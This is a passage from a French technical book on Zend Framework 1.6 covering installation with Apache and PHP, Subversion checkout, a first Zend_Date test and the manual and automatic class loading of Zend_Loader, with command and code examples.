


Figure 2-9
Export en XML
depuis la liste paginée




Figure 2-10
Export en JSON
depuis la liste paginée

Mises en garde et conventions

Cette application est un exemple. Même si ses auteurs ont utilisé toute leur attention pour la concevoir, celle-ci ne peut être considérée ni comme complète ni comme parfaitement sécurisée.

Aussi des choix ont-ils été effectués parfois dans le but de montrer une utilisation précise que nous avons jugée intéressante, alors qu'intrinsèquement la fonctionnalité en question peut ne pas être jugée comme justifiée. Le but reste le même : vous montrer une fonctionnalité qui peut s'appliquer à un endroit approprié.

Conventions

Nous avons ainsi choisi quelques conventions de bon sens lors de la rédaction de cet ouvrage :

- Nos schémas UML ne sont pas tous complets, auquel cas ils auraient pris des pages entières ; ainsi, ils sont souvent notés comme *simplifiés*, ce qui signifie que les méthodes et les attributs n'apparaissent pas ou alors que certaines classes moins importantes n'ont pas été intégrées.
- Toujours dans le but d'améliorer la clarté des illustrations, les classes d'exception n'apparaissent pas dans nos modèles UML de Zend Framework.
- Les codes sources écrits dans cet ouvrage réduisent les commentaires PHPDOC afin d'améliorer la lisibilité. Les commentaires utiles à la compréhension de certaines lignes, en revanche, sont bien présents.
- Les codes sources peuvent aussi légèrement différer du code source réel final de l'application, que vous pouvez télécharger sur Internet, toujours pour des raisons de lisibilité et de compréhension.
- Enfin, tous les exemples de l'application respectent les règles de syntaxe de Zend Framework. Celles-ci sont très précises et nous vous invitons vivement à les respecter.

RAPPEL URL de l'application exemple

▶ <http://www.zfbook.fr>

Plateforme technique

Concernant la plateforme technique de développement, nous avons utilisé :

- Linux (Xubuntu, Debian) et Windows (XP) ;
- Zend Framework en version 1.6.2 ;
- PHP en version 5.2.6. Quelques problèmes de compatibilité peuvent apparaître dans les versions 5.1.x de PHP ;
- MySQL en version 5.0.51 ;
- Apache en version 2.2.8 ;


-
- Zend Studio pour Eclipse en version 6.1 pour la gestion du projet ;
 - Subversion en version 1.4.6 ;
 - PHPUnit en version 3.3.1.

En résumé

Un exemple pratique de développement vous accompagnera du chapitre 3 au chapitre 15 de cet ouvrage. Il s'agit d'une application de gestion de salles de réunion. Ce développement a pour objectif de montrer comment réaliser un projet concret avec Zend Framework. C'est un support pour la majeure partie des exemples. En revanche, du fait qu'il exploite un grand nombre de composants en long, en large et en travers, et compte tenu de sa simplicité, il s'agit avant toute chose d'un outil pédagogique. À vous d'architecturer votre application à bon escient.

Enfin, pour bien démarrer, privilégiez des versions récentes de PHP, Apache et MySQL.

chapitre 3



Installation et prise en main

Pour bien des outils, la difficulté d'installation est un frein à leur adoption. C'est loin d'être le cas de Zend Framework qui, composé seulement d'un ensemble de fichiers PHP, ne nécessite que quelques minutes d'installation et de configuration pour une utilisation minimale.

SOMMAIRE

- ▶ Téléchargement, installation et configuration initiale
- ▶ Premiers pas avec Zend Framework

MOTS-CLÉS

- ▶ téléchargement
- ▶ packaging
- ▶ installation
- ▶ Subversion

RAPPEL Configuration minimale

Zend Framework requiert au minimum la version 5.1.4 de PHP pour fonctionner. Ses concepteurs recommandent cependant une version de la branche 5.2 de PHP, et nous, auteurs, recommandons la dernière version stable de PHP en date. En effet, au fur et à mesure que Zend Framework évolue, il s'adapte à PHP et certains composants ne fonctionnent alors que partiellement avec des versions de PHP plus anciennes.

Zend Framework est un ensemble de fichiers écrits en PHP, c'est un outil facile à installer et à configurer. Il ne vous faudra pas plus de dix minutes pour cette opération. Pour suivre ce chapitre, vous avez besoin d'une connexion Internet et d'un serveur web avec PHP.

La démarche expliquée dans ce chapitre permet de mettre en place les outils de base qui nous seront utiles pour l'application exemple. Si vous ne connaissez pas du tout Zend Framework, il est important de bien suivre les exemples de ce chapitre.

Téléchargement du paquetage

Zend Framework est contenu dans un seul paquetage qu'il suffit de télécharger et de déployer. Commencez par déterminer un répertoire d'installation. Par exemple :

Windows

```
C:/www
```

Linux

```
$ mkdir /www
$ cd /www
```

Ensuite, nous devons aller sur le site de Zend Framework, dans la section *Download*, afin de récupérer le paquetage correspondant à la dernière version du Framework. <http://framework.zend.com> est l'URL officielle.




Figure 3–1
Téléchargement des paquetages
de Zend Framework

Téléchargement sous Windows

- 1 Téléchargez le fichier, mettez-le dans votre répertoire `c:/www`.
- 2 Faites un clic droit sur le nom du fichier, puis décompressez-le.
- 3 Déplacez le répertoire `library` dans `c:/www` et supprimez le reste.

Téléchargement sous Unix

Sous Unix, téléchargez la dernière version de Zend Framework puis décompactez-la avec l'utilitaire d'archivage `tar`.

Téléchargement et décompactage de Zend Framework sous Unix

```
$ wget http://url/vers/zend-framework.tar.gz
$ tar -xzf zend-framework.tar.gz
$ mv zend-framework/library ./
$ rm -rf zend-framework
```

Configuration du serveur Apache

Voilà, vous avez maintenant installé Zend Framework. Il ne reste plus qu'à configurer un serveur Apache avec PHP, de manière à le faire fonctionner. La configuration minimale du framework consiste à modifier la directive PHP `include_path`. Cette directive détermine les chemins qu'il faut emprunter pour inclure les fichiers dans PHP avec les appels `include*` et `require*`.

Éditez le fichier `php.ini` et modifiez la directive `include_path` :

Windows

```
include_path = ".;C:/www/library"
```

Linux

```
include_path = "./www/library"
```

Ensuite, nous allons créer un répertoire `htdocs` qui sera visible par Apache :

Windows

```
C:/www/htdocs
```

Linux

```
$ mkdir /www/htdocs
```

CONSEIL Décompresser le paquetage

Si vous ne pouvez pas décompresser le paquetage, employez l'utilitaire `7-zip` (<http://www.7-zip.org>) ou un équivalent, il en existe plein sur Internet.

PRATIQUE Paquetages Ubuntu

Depuis sa version 8.04, Ubuntu propose la distribution de Zend Framework dans ses dépôts de paquets officiels, disponibles avec la commande `apt-get` ou l'outil `Synaptic`.

PRÉREQUIS Apache

Les bases de la configuration d'Apache et de PHP sont abordées en annexe F. Vous pouvez utiliser tout serveur compatible avec PHP, en revanche la partie MVC nécessite que votre serveur soit capable d'assurer la réécriture d'URL (`mod_rewrite`).

PERFORMANCE `include_path`

Pour des raisons de performances, nous vous conseillons de faire apparaître Zend Framework en premier dans votre `include_path`, si celui-ci doit comporter d'autres chemins.

PRÉREQUIS **Subversion et Zend Framework**

Pour des informations détaillées sur Subversion, ou sur la structure du dépôt de Zend Framework, rendez-vous dans l'annexe G.

À LIRE **Subversion**

Pour découvrir Subversion ou pour approfondir votre connaissance et votre pratique du contrôle de versions, vous pouvez consulter l'ouvrage suivant :

 M. Mason, *Subversion – Pratique du développement collaboratif avec SVN*, Eyrolles, 2006

Puis, nous devons modifier la configuration Apache pour que le répertoire racine du serveur HTTP corresponde à `htdocs`. Éditez le fichier `httpd.conf` puis modifiez la directive `DocumentRoot` :

Windows

```
DocumentRoot "C:/www/htdocs"
```

Linux

```
DocumentRoot "/www/htdocs"
```

Redémarrez Apache et le tour est joué, votre framework est installé et configuré !

Téléchargement par le dépôt Subversion

Comme beaucoup de projets open source, Zend Framework est développé par un ensemble de personnes. Le code source est donc partagé et géré par un outil de contrôle de versions et demeure librement accessible à tous, du moins en lecture.

Il est donc possible d'accéder aux sources via le dépôt Subversion. Ceci vous permet de :

- bénéficier de la toute dernière version des sources et donc des derniers patches ;
- tester vos applicatifs sur une version précise du framework, généralement une version future, dans le but d'anticiper un changement éventuel de compatibilité ;
- accessoirement, bénéficier des composants futurs durant leur cycle complet de développement ;
- contribuer à ce projet passionnant, auquel cas, bien entendu, vous aurez besoin d'avoir accès au dépôt. À ce sujet, consultez <http://framework.zend.com/wiki/display/ZFDEV/Contributing+to+Zend+Framework>.

Ce type de téléchargement est conseillé si vous utilisez déjà Subversion pour vos développements. Vous pouvez vous servir de la notion d'`externals` de Subversion afin de lier le dépôt du framework à celui de votre application.

L'adresse de la branche principale du dépôt Subversion est la suivante :

```
http://framework.zend.com/svn/framework/standard/trunk
```

Si seules les sources relatives aux bibliothèques du framework (le dossier `library`) vous intéressent, accédez directement à l'URL suivante :

```
http://framework.zend.com/svn/framework/standard/trunk/library
```

Sélectionnez ainsi un dossier, puis faites un clic droit et choisissez *SVN Checkout* ; entrez ensuite l'URL du dépôt et validez : le téléchargement commence. La figure 3-2 offre un aperçu de cette manipulation sous Windows.

Sous Unix, l'acquisition du framework via Subversion se fait en une seule ligne de commande. Placez-vous dans le répertoire qui contiendra le répertoire Zend de Zend Framework et tapez la commande adéquate :

Acquisition de Zend Framework sous Unix/Linux via Subversion

```
$ cd library
$ svn checkout http://framework.zend.com/svn/framework/
  ➔ standard/trunk/library
```




Figure 3–2

Téléchargement de Zend Framework via le dépôt Subversion (Windows)

Première utilisation du framework

Pour tester Zend Framework, nous allons créer un fichier dans le répertoire `htdocs` qui fait appel à un des nombreux composants. Créez le fichier `test.php` dans le répertoire `htdocs` :

Windows

```
C:/www/htdocs/test.php
```

Linux

```
$ vi /www/htdocs/test.php
```

Dans ce fichier, incluez le code PHP suivant :

```
<?php
// Affichage de la date courante
require 'Zend/Date.php';
$date = new Zend_Date();
echo $date;
```

Ce petit test affiche la date courante avec le composant `Zend_Date` du framework. Si la date s'affiche, c'est que votre installation et votre configuration sont correctes !




Figure 3–3

Test de Zend Framework : affichage de la date

AIDE Forum francophone


Il existe un site communautaire francophone qui comporte de nombreux tutoriels et un forum actif pour poser ses questions et échanger. Si vous rencontrez des difficultés dans l'installation du framework, nous vous conseillons d'aller y faire un tour :

► <http://www.z-f.fr>

Voilà, nous venons d'installer et de tester Zend Framework. C'est une base nécessaire et suffisante pour aborder l'ensemble des chapitres de cet ouvrage. Il vous reste maintenant à découvrir les nombreuses fonctionnalités et possibilités de modélisation que l'on peut mettre en œuvre avec Zend Framework.


En résumé

Le téléchargement et l'installation de Zend Framework sont simples et rapides. Vous trouverez un paquetage sur le site officiel du framework. Vous devez disposer d'un serveur HTTP comme Apache et d'une configuration PHP dont la directive `include_path` pointe sur le dossier courant «`.`» et la racine du framework (dossier Zend). Enfin, il est également possible de télécharger Zend Framework via un dépôt de données Subversion disponible sur Internet.



4

chapitre



Composants de base

La connaissance et la maîtrise de petits outils, parfois insignifiants, peuvent faire la différence entre un codeur inefficace et un développeur performant. Cela s'appelle la culture, même si dans le contexte de cet ouvrage elle se trouve réduite au monde informatique.

SOMMAIRE

- ▶ Maîtriser les composants de base
- ▶ Configurer les outils essentiels

COMPOSANTS

- ▶ Zend_Loader
- ▶ Zend_Config
- ▶ Zend_Log
- ▶ Zend_Debug
- ▶ Zend_Registry
- ▶ Zend_Exceptions

MOTS-CLÉS

- ▶ chargement
- ▶ auto-chargement
- ▶ configuration
- ▶ débogage
- ▶ exceptions
- ▶ registre

Les composants proposés dans ce chapitre sont de petite taille. Ils permettent d’accompagner vos développements de tous les jours en apportant des solutions pratiques aux problèmes courants. Ils ne nécessitent pas d’architecture particulière, ils peuvent être utilisés tels quels dans un fichier PHP. C’est pourquoi nous avons choisi de commencer par leur étude.

Configuration de l’environnement

Nous avons vu dans le chapitre précédent comment installer l’environnement Zend Framework. Nous allons tout simplement nous en servir pour utiliser les composants introduits dans ce chapitre.

Chaque section est dédiée à un composant et divisée en deux parties :

- une partie *exemple* qui propose un exemple d’utilisation simple et indépendant de tout le reste ;
- une partie *intégration à l’application* qui propose une démarche d’intégration du composant au sein de notre projet exemple.

Afin d’y gagner en lisibilité, tous les exemples seront stockés dans le répertoire `htdocs/examples` :

Créer le répertoire contenant les exemples (sous Linux)

```
$ mkdir /www/htdocs/examples  
$ cd /www/htdocs/examples
```

Le répertoire contenant les exemples (sous Windows)

```
C:/www/htdocs/examples
```

Zend_Loader

`Zend_Loader` permet de gérer le chargement des classes du répertoire `library`. Il est utilisé à la place du `include()` ou du `require()` traditionnels. Il y a deux manières d’utiliser `Zend_Loader` :

- le *chargement manuel* consiste à appeler `Zend_Loader` à chaque fois qu’on veut se servir d’une classe ou d’un fichier PHP ;
- le *chargement automatique* consiste à configurer `Zend_Loader` pour qu’il soit implicitement appelé lorsque PHP veut utiliser une classe. On appelle ce procédé *autoload* (auto-chargement).

L'auto-chargement est de plus en plus utilisé. Non seulement il est plus pratique, car il évite d'avoir à ajouter des lignes d'inclusion, mais il est plus sûr et n'affecte pas les performances de manière significative dans les versions récentes de PHP.

Exemple d'utilisation

Dans notre exemple, nous allons d'abord utiliser `Zend_Loader` manuellement pour charger une classe, puis effectuer la déclaration nécessaire à un chargement automatique des classes.

Commencez par créer le fichier d'exemple :

Sous Linux

```
$ cd /www/htdocs/examples
$ vi zend_loader.php
```

Sous Windows

```
C:/www/htdocs/examples/zend_loader.php
```

Chargement manuel d'une classe

Imaginons que nous voulons utiliser le composant `Zend_View` et que nous souhaitons pour cela employer `Zend_Loader` pour le charger. Voici comment faire :

Chargement manuel d'une classe

```
// Inclusion du composant Zend_Loader
include 'Zend/Loader.php';

// Utilisation de Zend_Loader pour utiliser Zend_View
Zend_Loader::loadClass('Zend_View');

// Création d'un objet Zend_View
$view = new Zend_View();
var_dump($view);
```

`loadClass()` peut aussi être utilisée pour n'importe quelle classe respectant la convention de noms de Zend Framework. Cette convention permet de trouver le fichier dans lequel la classe est déclarée. Il faut pour cela remplacer les traits de soulignement (*underscores*) _ des noms des classes par des slashes /, et ajouter le suffixe `.php`. Ainsi `Zend_View` se trouve dans `Zend/View.php`. Vous trouverez davantage d'informations à ce sujet dans le chapitre 15.

ALTERNATIVE Inclure un fichier sans classe

Il est aussi possible avec `Zend_Loader` d'inclure des fichiers, comme nous le ferions avec un `include` PHP. Pour cela, il suffit d'appeler `Zend_Loader::loadFile()` au même titre que `Zend_Loader::loadClass()`.

POUR OU CONTRE Le chargement automatique

Le chargement automatique est très pratique en développement, car il permet d'éviter l'utilisation systématique de l'inclusion manuelle, ce qui réduit le nombre de lignes de code et les chargements inutiles. En revanche, il est plus facile pour PHP d'optimiser un code qui contient un chargement manuel. Il se peut qu'en chargement automatique, votre application soit légèrement plus lente, sans pour autant prétendre égaler les ralentissements dus aux requêtes SQL non optimisées. Aussi, selon la complexité des inclusions, l'autoload peut au contraire être légèrement plus rapide que l'inclusion manuelle. Aujourd'hui, le choix du chargement automatique va de soi dans la très grande majorité des projets.

`loadFile()` est identique à un `include()`, excepté quelques vérifications sur le nom du fichier afin de détecter d'éventuels caractères invalides.

Chargement automatique d'une classe (autoload)

Le chargement automatique permet d'éviter d'appeler `include()` ou `Zend_Loader::loadClass()` à chaque fois que l'on veut utiliser une nouvelle classe. Il faut pour cela qu'une règle de conversion soit établie entre le nom du fichier et celui de la classe s'y trouvant. Zend Framework possède une telle convention, comme nous venons de le voir.

Pour activer le chargement automatique, il suffit seulement de spécifier que nous souhaitons auto-charger les classes :

Autoload avec Zend_Loader

```
// Inclusion de la classe Zend_Loader
include 'Zend/Loader.php';

// Déclaration du chargement automatique
Zend_Loader::registerAutoload();

// Utilisation d'une classe sans chargement manuel
$date = new Zend_Date();
var_dump($date);
```

Comme nous pouvons le remarquer dans le script précédent, à aucun moment nous ne faisons appel à `include()` ou à `Zend_Loader::loadClass()` avant d'utiliser la nouvelle classe `Zend_Date`.

Aller plus loin avec Zend_Loader

Il est également possible d'utiliser d'autres fonctionnalités de `Zend_Loader` : tester si un fichier existe ou utiliser le chargement automatique de classes avec des règles différentes. Voici un exemple d'utilisations avancées de `Zend_Loader` :

Utilisation avancée, zend_loader_advanced.php

```
<?php
// Inclusion de Zend_Loader
include 'Zend/Loader.php';


// Chargement avec vérification
if (!Zend_Loader::isReadable('Zend/View.php')) {
    throw new Exception('Unable to use Zend_View.');
```

```
}
Zend_Loader::loadClass('Zend_View');
var_dump(new Zend_View());
```

```
// Utilisation d'une classe personnalisée pour l'auto-chargement
Zend_Loader::registerAutoLoad('My_Loader');

// Utilisation de Zend_Date avec auto-chargement implicite
var_dump(new Zend_Date());
```

Le résultat de ce script est illustré sur la figure 4-1.



```
protected 'useStaticRegistry' => null
private '_loaderTypes' =>
  array
    0 => string 'filter' (length=6)
    1 => string 'helper' (length=6)
private '_strictVars' => boolean false
private '_log' => null
object(Zend_Date)[1]
  private '_locale' => string 'fr' (length=2)
  private '_Fractional' => int 0
  private '_Precision' => int 3
  private '_unixTimestamp' => string '1223512201' (length=10)
  private '_timezone' => string 'Europe/Berlin' (length=13)
  private '_offset' => int -3600
  private '_synchronised' => int 0
  protected '_dst' => boolean true
```

Figure 4–1
Chargement automatique de classes

Bien sûr, les deux dernières lignes de l'exemple ne peuvent fonctionner sans la création d'un fichier complémentaire contenant la classe `My_Loader`. Cette classe doit comporter une méthode statique `autoload()` qui prend en paramètre le nom de la classe à charger. Voici le contenu minimal de ce fichier :

Fichier `/www/library/My/Loader.php`

```
<?php
class My_Loader
{
    /**
     * Une fonction utilisateur pour le chargement des classes
     *
     * @param string $class
     */
    public static function autoload($class)
    {
        include strtr($class, '_', '/') . '.php';
    }
}
```

Bootstrap

Le *bootstrap* est le fichier d'amorçage du modèle MVC. Il s'agit de l'unique point d'entrée de l'application, quelle que soit la requête HTTP la concernant. En gros, c'est un endroit dans lequel nous configurerons tous les objets dont nous avons besoin. Pour plus d'informations, voyez l'annexe E et le chapitre 6.

CONVENTION Autoload

L'application exemple de cet ouvrage utilise l'autoload et nos prochains chapitres partent du principe que l'autoload est activé. Ainsi, plus aucune inclusion n'y sera présente.




Figure 4–2
Diagramme de classes simplifié
du composant Zend_Config

Intégration dans l'application

Zend_Loader se configure souvent dans le *bootstrap* de l'application. Voici comment nous pouvons déclarer l'utilisation de Zend_Loader pour une utilisation manuelle :

Fichier `/www/htdocs/index.php`

```
<?php
// Utilisation de Zend_Loader
require_once 'Zend/Loader.php';
